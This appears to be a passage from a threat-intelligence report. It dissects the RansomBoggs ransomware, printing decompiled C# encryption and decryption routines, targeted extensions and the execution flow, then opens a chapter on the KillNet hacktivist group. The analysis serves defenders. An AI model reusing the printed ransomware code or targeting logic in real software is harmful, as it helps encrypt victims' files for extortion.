
As seen in the screenshot above, the ransomware has two encryption modes: «EncryptItem» and «EncryptGlobal». The first is used to specify a path as the starting point, while the second one will list every drive connected and encrypt recursively every targeted file from the root up.

NOTE
It will only select drives that are either fixed, removable or remote (network) storage and filter out everything else like CD-ROM or RAM disks.

BUGS


Once the root has been selected, the program will strip any trailing '\'. This is important as it causes another bug in global encryption mode, which only encrypts the current directory and its child folders even though the program tries to encrypt every drive recursively from their root.
The bug stems from the *System.IO.DirectoryInfo* class, which returns the current directory if it's instantiated with a string in the form «[A-Z]:».

Dedicated drive root path logic



```
// Token: 0x0200017B RID: 379
[ComVisible(true)]
[Serializable]
public sealed class DirectoryInfo : FileSystemInfo
{
    // Token: 0x06001751 RID: 5969 RVA: 0x0004ADFC File Offset: 0x00048FFC
    [SecuritySafeCritical]
    public DirectoryInfo(string path)
    {
        if (path == null)
        {
            throw new ArgumentNullException("path");
        }
        this.Init(path, true);
    }

    // Token: 0x06001752 RID: 5970 RVA: 0x0004AE1C File Offset: 0x0004901C
    [SecurityCritical]
    private void Init(string path, bool checkHost)
    {
        if (path.Length == 2 && path[1] == ':')
        {
            this.OriginalPath = ".";
        }
        else
        {
            this.OriginalPath = path;
        }
        string fullPathAndCheckPermissions = Directory.GetFullPathAndCheckPermissions(path, checkHost, FileSecurityStateAccess.Read);
        this.FullPath = fullPathAndCheckPermissions;
        base.DisplayPath = DirectoryInfo.GetDisplayName(this.OriginalPath, this.FullPath);
    }
```

Backslash stripping



```
// Token: 0x06000023 RID: 35 RVA: 0x00003A90 File Offset: 0x00001C90
public static void EncryptItem(string RootPath, byte[] AesKey, byte[] AesIV)
{
    char[] trimChars = new char[]
    {
        '\\'
    };
    RootPath = RootPath.TrimEnd(trimChars);
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(RootPath);
        if (directoryInfo.Exists)
        {
            AesEngine.EncryptDir(RootPath, AesKey, AesIV);
        }
        else
        {
            FileInfo fileInfo = new FileInfo(RootPath);
```

'C:' instead of 'C:\'

Since the program strips the trailing '\' from the listed drives' paths before calling DirectoryInfo, the «return current directory» behaviour is triggered. Executing the ransomware from the root of a drive (i.e. 'C:\') encrypts every targeted drive as expected.


ENCRYPTION

The "one-way symmetric encryption" technique used corresponds to the current ransomware threat actors' standard. It requires 2 components: a unique RSA key pair and a unique 256-bit key, generated for each victim. The AES key will be used to encrypt the files symmetrically using AES-CBC, which allows the victim to eventually recovers them with the key, while the RSA public key will be used to encrypt the AES key itself, allowing only the attacker to decrypt it with its private key.
This way, even though the victim is in possession of the encrypted AES key, they need a secret from the attacker to unlock it and decrypt their files. The threat actor is thus essentially selling its private key. The process is a very basic combination of walking recursively down from the selected root folder and checking the current node against a list of excluded folders and another containing allowed file extensions. If the node is a directory that've not been excluded, the walk function is recursively called on it.
Else, if the node is a file with an allowed extension, the program first appends its name with the hardcoded '.chshc' string before initializing the encryptor class and encrypting the file block by block using AES-CBC-256.

NOTE
As stated by ESET researchers, the encryption algorithm uses a 256-bit key, contrary to what the ransom notes states, which mentions a 128-bit key.

The ransom note is dropped in each directory if at least one file has been encrypted successfully.


Encryption routine



```
private static void EncryptFile(string FilePath, byte[] AesKey, byte[] AesIV, out bool Encrypted)
{
    Encrypted = false;
    if (AesEngine.IsTargetExt(FilePath))
    {
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor(AesKey, AesIV);
        if (AesEngine.FileBlock == null)
        {
            AesEngine.AesSize = 4096;
            AesEngine.FileBlock = new byte[AesEngine.AesSize + 16];
            AesEngine.CryptoBlock = new byte[AesEngine.AesSize + 16];
        }
        try
        {
            string text = FilePath + ".chshc";
            File.Move(FilePath, text);
            FileStream fileStream = new FileStream(text, FileMode.Open, FileAccess.ReadWrite, FileShare.None);
            long num = 0L;
            int num3;
            for (long num2 = fileStream.Length; num2 > 0L; num2 -= (long)num3)
            {
                num3 = fileStream.Read(AesEngine.FileBlock, 0, AesEngine.AesSize);
                if (num3 < AesEngine.AesSize || num2 == (long)AesEngine.AesSize)
                {
                    byte[] array = cryptoTransform.TransformFinalBlock(AesEngine.FileBlock, 0, num3);
                    fileStream.Seek(num, SeekOrigin.Begin);
                    fileStream.Write(array, 0, array.Length);
                    num += (long)array.Length;
                }
                else
                {
                    cryptoTransform.TransformBlock(AesEngine.FileBlock, 0, num3, AesEngine.CryptoBlock, 0);
                    fileStream.Seek(num, SeekOrigin.Begin);
                    fileStream.Write(AesEngine.CryptoBlock, 0, num3);
                    num += (long)num3;
                }
            }
            fileStream.Close();
            Encrypted = true;
        }
        catch (Exception ex)
```

DECRYPTION

Decryption routine



```
ivate static void DecryptFile(string FilePath, byte[] AesKey, byte[] AesIV)

  if (FilePath.EndsWith("SullivanDecryptsYourFiles.txt"))
  {
      File.Delete(FilePath);
  }
  else if (FilePath.EndsWith(".chshc"))
  {
      RijndaelManaged rijndaelManaged = new RijndaelManaged();
      ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor(AesKey, AesIV);
      if (AesEngine.FileBlock == null)
      {
          AesEngine.AesSize = 4096;
          AesEngine.FileBlock = new byte[AesEngine.AesSize + 16];
          AesEngine.CryptoBlock = new byte[AesEngine.AesSize + 16];
      }
      try
      {
          string text = FilePath.Replace(".chshc", "");
          File.Move(FilePath, text);
          FileStream fileStream = new FileStream(text, FileMode.Open, FileAccess.ReadWrite, FileShare.None);
          long num = 0L;
          int num3;
          for (long num2 = fileStream.Length; num2 > 0L; num2 -= (long)num3)
          {
              num3 = fileStream.Read(AesEngine.FileBlock, 0, AesEngine.AesSize);
              if (num3 < AesEngine.AesSize || num2 == (long)AesEngine.AesSize)
              {
                  byte[] array = cryptoTransform.TransformFinalBlock(AesEngine.FileBlock, 0, num3);
                  if (array.Length > 0)
                  {
                      long offset = fileStream.Seek(0L, SeekOrigin.Current);
                      fileStream.Seek(num, SeekOrigin.Begin);
                      fileStream.Write(array, 0, array.Length);
                      fileStream.Seek(offset, SeekOrigin.Begin);
                  }
                  num += (long)array.Length;
              }
              else
              {
                  int num4 = cryptoTransform.TransformBlock(AesEngine.FileBlock, 0, num3, AesEngine.CryptoBlock, 0);
                  if (num4 > 0)
                  {
                      long offset = fileStream.Seek(0L, SeekOrigin.Current);
                      fileStream.Seek(num, SeekOrigin.Begin);
                      fileStream.Write(AesEngine.CryptoBlock, 0, num4);
                      fileStream.Seek(offset, SeekOrigin.Begin);
                  }
                  num += (long)num4;
              }
          }
          fileStream.SetLength(num);
          fileStream.Close();
      }
      catch (Exception ex)
```

The decryption process is very similar to the encryption one. In fact, the sole difference is in the removal of the '.chshc' extension and the deletion of the ransom note. Since AES encryption is symmetric, the exact same operation is applied to decrypt the files.

ENCRYPTION ROUTINE OPTIMIZATION

A ransomware typically looks for the best time to damage the ratio. To address this issue, specific file and directories are often filtered in or out to speed up the process. They usually target low value files (e.g., executables) or directory altogether. In the case of RansomBoggs, the malware implements a list of allowed extension along with a directory exclusion list.
The approved extensions are listed below:

- bac
- backup
- bak
- raw
- pem
- img
- iso
- abk
- accdb
- accdr
- accdt
- py
- c
- cpp
- php
- html
- txt
- jpg
- jpeg
- pdf
- tiff
- gif
- pfx
- vb
- trn
- sqlite
- sql
- sqlite3
- sqlitedb
- sdf
- sdb
- db
- db3
- dbf
- dbt
- dbs
- vdx
- vsx
- vss
- vsdx
- vsd
- doc
- docx
- wbk
- odt
- ott
- asd
- dot
- dotm
- dotm
- xls
- xlsx
- xlw
- xlt
- xltx
- xltm
- xlsm
- xlsb
- ppt
- pptx
- pptm
- ppsx
- potx
- potm
- zip
- rar
- zz
- zpi
- zl
- zipx
- tar
- tar.gz
- tar.xz
- txz
- s7z
- rz
- r0
- r00
- gzip
- 7z
- alz
- fb2
- epub
- djvu
- zbfx
- z
- qcow
- qcow2
- vhd
- vhdx
- vmdk
- vmsn
- ovf


Unlike the above, the list of excluded directories is quite short with only 3 entries: the system root and the program files folders for 32- and 64-bits applications. The malware fetches them dynamically using the corresponding environment variables, respectively 'SystemRoot' and 'ProgramFiles'. The program files folder for 32 bits applications is constructed by appending ' (x86)' to the 'ProgramFiles' resolved path.
As such, the following directories will be excluded on a standard Windows system:

- C:\Windows
- C:\Program Files
- C:\Program Files (x86)

It should be noted that the ransomware does not use partial encryption, nor does it change its behaviour on big files. In fact, it explicitly targets such files by including common disk image and virtual machine disks extension in the allowed list (for instance '.qcow', '.qcow2', '.vhd', '.vhdx', '.vmdk', '.vmsn' and '.ovf').

EXECUTION FLOW

RansomBoggs execution flow


Start
Attempt to stop every service contained in the hardcoded list
Attempt to stop every process contained in the hardcoded list
Check if the first argument is '-g'
No
Check if argument n°2 is '-e'
Yes
Generate a random key to use with AES-CBC 256
Set the IV to 0
Check if there is only 2 arguments
Yes
No
Parse argument n°2 to retrieve the RSA public key from base64
Check if there is at least 3 arguments
Yes
Check that the file 'aes.bin' does not already exists
Retrieve the public key from the path pointed by argument n°2
Already exists
Does not exist
Print a message asking to delete it and quit
Encrypt the generated AES key with the RSA public key
Check that the file 'aes.bin' does not already exists
Already exists
Does not exist
Write the encrypted key to './aes.bin'
Print a message asking to delete it and quit
Write the encrypted key to './aes.bin'
Check if there is more than 2 arguments
Check if there is more than 3 arguments
No
No
For each mounted drive:
Yes
No
Yes
Check if the drive type is one of 'Fixed', 'Removable' or 'Network'
Use argument n°4 as the starting point for the recursive encryption
Yes
Use argument n°3 as the starting point
Use the root of this drive as the starting point
No
For each node:
Check if argument n°3 is '-d'
Yes
Check if the node is a directory
Yes
No
Yes
No
Load the RSA private key from the path pointed by argument n°2
Check if the directory is part of the hardcoded exclusion list
Check if the node is a file
No
Load and decrypt the AES encryption key from the path pointed by argument n°3
No
Yes
Generate a random RSA key pair
Call itself recursively on each directory
Check if the file's extension is contained in the hardcoded whitelist
Check if there is more than 3 arguments
No
Yes
Yes
No
Use the path pointed by argument n°4 as starting point
Write the public key parameters to './public.xml'
Encrypt the file with AES-CBC-256
Write the private key parameters to './private.xml'
Write the ransom note to './SullivanDecryptsYourFiles.txt'
Use the exact same algorithm as for encryption but decrypt each file instead of encrypting it
Every node has been visited
Exit

Chapter 5:

War hacktivism, the KillNet galaxy example

INTRODUCTION

RUSSO UKRAINIAN CYBER CONFLICT

Russia's 2022 invasion of Ukraine, which began in 2014 with the annexation of Crimea, began in February. It is the latest high-intensity conflict in the world and involves for the first time since the Second World War heavy combat assets in Europe and the influence of many major powers. The conflict has been going on for a year now and has taken the form of a war of position opposing the Russian army in the annexed territories to the Ukrainian army which is trying to recuperate these same territories.

This conflict implies numerous and highly technical means, which is inherent to a high intensity conflict, and uses strategies never tested before in this type of context. New methodologies and new types of actors are emerging, especially in the field of cyber, which is now a major weapon in all aspects of a military conflict.

Used in tactical combat, in espionage or even in the fight for influence, cyber can now be found everywhere to influence the battlefield and the victory of a side. Sometimes less costly than traditional means of combat, it can cause damage and produce results just as conclusive.

It also opens the door of the conflict to a new type of actor that was relatively unknown before the Russian intervention: the hacktivists.

NOTE

So-called high-intensity conflicts are symmetrical conflicts involving armies employing modern, large-scale technological means. Practical examples that differentiate these conflicts from low-intensity conflicts are the absence or very limited use of organised guerrilla warfare, the use of nuclear or non-nuclear ballistic strikes, the deployment of unusual heavy sea, air, and land assets (tanks, destroyers, bombers, etc.) and the declaration of war by one country on another.

HACKTIVISTS, THE NEW THREAT

Hacktivists are therefore the new component of the conflict. Independent civilian groups, which can be assimilated to a cybercriminal group acting with political objectives and interests without being sponsored by a state, hacktivists are of all origins, of all technical levels and of all horizons.

By its transverse nature, we will also see that cyber, in addition to helping armies or countries, allows these unexpected and ever more numerous third-party actors to also use these «weapons» and to participate in these conflicts, therefore transforming them into a so-called «hybrid» type of conflict.

NOTE

Hybrid conflict is a type of conflict that combines several unconventional methods of warfare, such as disinformation, manipulation of public opinion, economic warfare, sabotage, terrorism, cyber attack and guerrilla warfare. Actors involved in hybrid conflict can include states, terrorist groups, militias, private companies, and individuals.

Hybrid conflict is often characterised by increased complexity, as the actors involved may have different objectives and different methods of fighting. It can be difficult to determine who is responsible for actions in a hybrid conflict, as the actors involved may use plausible deniability tactics to conceal their involvement.

Although state and military means are not accessible to many people, it is nevertheless possible with equipment accessible to the civilian sector to kinetically reach strategic sectors of a country, an army, or a company. Therefore, without sponsors, without large-scale means and sometimes without personnel, it becomes possible for totally unknown actors or those without political influence to emerge from the shadows and to participate in wars, provided they have the appropriate individual technical level: information warfare, the fight for influence, sabotage, espionage; all these actions become accessible to them.

In addition to being able to cause significant damage, these actors can act without allegiance to any state, and weigh in the balance of certain conflicts on one side or the other.

It is in this context of evolution that new hacktivist groups affiliated with Russian nationalist movements seeking to defend Russia's self-proclaimed interests were born. There are many groups that are constantly expanding the list of actors involved in the conflict. At first very disorganized, since the end of 2022, the different sections of hacktivists have gathered, apart from a few diehards, under the banner of a group that has become the coordinating pillar of all these independent sections, namely the KillNet galaxy. A federator with a well thought out business model, the group itself does not participate much in actions but helps to design targets and coordinate the whole. Amongst the sub-groups, the best known are Zarya, Anonymous Russia, Anonymous Sudan, SARD, and many others.

CONTEXT AND PATTERN OF LIFE

NATURE AND MOTIVATION OF THE GROUP

NATURE AND IDEOLOGY

The KillNet group emerged as active around March 2022, shortly after the beginning of the Russian invasion of Ukraine. Originally founded by an individual nicknamed KillMilk, the group is believed to be originally made up of young, patriotic hackers assembled with almost playful goals and amateur profiles with the bare minimum technical requirements to carry out small, disruptive cyber attacks.

Their ideology was based on nationalistic ideas of «Russia against the rest of the world» and the resistance of the Russian traditionalist ideology against the «degeneration» of the Western world. One finds in most of their exchanges, publications but also in most of their graphic creations shared online recurrent themes such as racism, homophobia or a vulgarity that can be considered as retrograde, which touch the great themes of international politics.


Many of their symbolism also represents nostalgic visions of the USSR, highlighting the past power of Russia and the possibility of its return to lead a consortium of states resisting the influence of Western countries.

Many points are sometimes contradictory in the subjects of adoration shared by the KillNet sphere, showing the lack of maturity of the group during the first months of activity. For example, the emphasis on the symbolism of the USSR is not at all approved by President Putin, who is himself a subject of adoration by the group.

The group is made up of an unknown but probably small number of possibly young people but has proved to be very competent in one major area since the beginning of its activities: communication.

Indeed, the group and its affiliates have always been very active in public exchanges via Telegram accounts with their subscribers and followers.

KillNet's Telegram channel



WE ARE KILLNET
@killnet_reservs

91.5K Subscribers 1.91K Photos 745 Videos 44 Files 1.39 Links

🔷 Поддержка @killnet_mail_bot
✪ Донаты: @donate_killnet
🔷 Наш официальный @killnet_reservs
✪ Основатель @killmilk_rus

MOTIVATION ON THE CYBER AND OPERATIONAL LEVEL

On the operational and cyber level, from a technical point of view, the group has motivations that are oriented by ideological objectives, but which will above all respond to a very simple set of specifications:

- Disinformation
- Disruption of enemy IT systems
- Exposure of data from enemy organisations
- Numerical or kinetic destruction of enemy targets.

To achieve this, the group will use different attack methodologies that will be part of a long-term campaign of terror and psychological operations targeting NATO member countries and Ukraine to support, sometimes close, sometimes distant, Russian military cooperation in Ukraine.

NOTE

According to a report on February 3, 2023, several subgroups of the KillNet Galaxy have launched new attacks targeting the US medical system. Anonymous Sudan, a new subgroup that joined the organisation claimed 10 attacks on February 2nd at 8:47pm, KillNet claimed 24 more at 10:16pm and finally, KillNet also announced the following subgroups involved in the operation without claiming any attacks: Anonymous russia, Passion Botnet (Botnet as a service group), Netside, Mistnet (Botnet as a service group), Usersec, SARD, Bear IT Army and AKL. Within these groups, it appears that Passion Botnet and Mistnet are two Botnet as a service group that KillNet hires for its attacks and Usersec, AKL and SARD are allied but not affiliated with KillNet.

Estimated impact:

The impact of these attacks compiled, could be significant. They do not represent a danger on the operational level, most of the targeted pages being showcase pages for the organisations, nevertheless the anxious atmosphere they trigger among the population due to the strong mediatisation of this type of attacks could cause more damage than the attacks themselves.

The group's ultimate motivation soon after its creation was always to gain recognition from Russian officials through their cyber operations, with a desire to turn their organisation into a state-sponsored group.

GROUPE FINANCING METHOD

Throughout the war KillNet's funding has come from a variety of sources, most of which are private charities and some of which come directly from the group's activities.

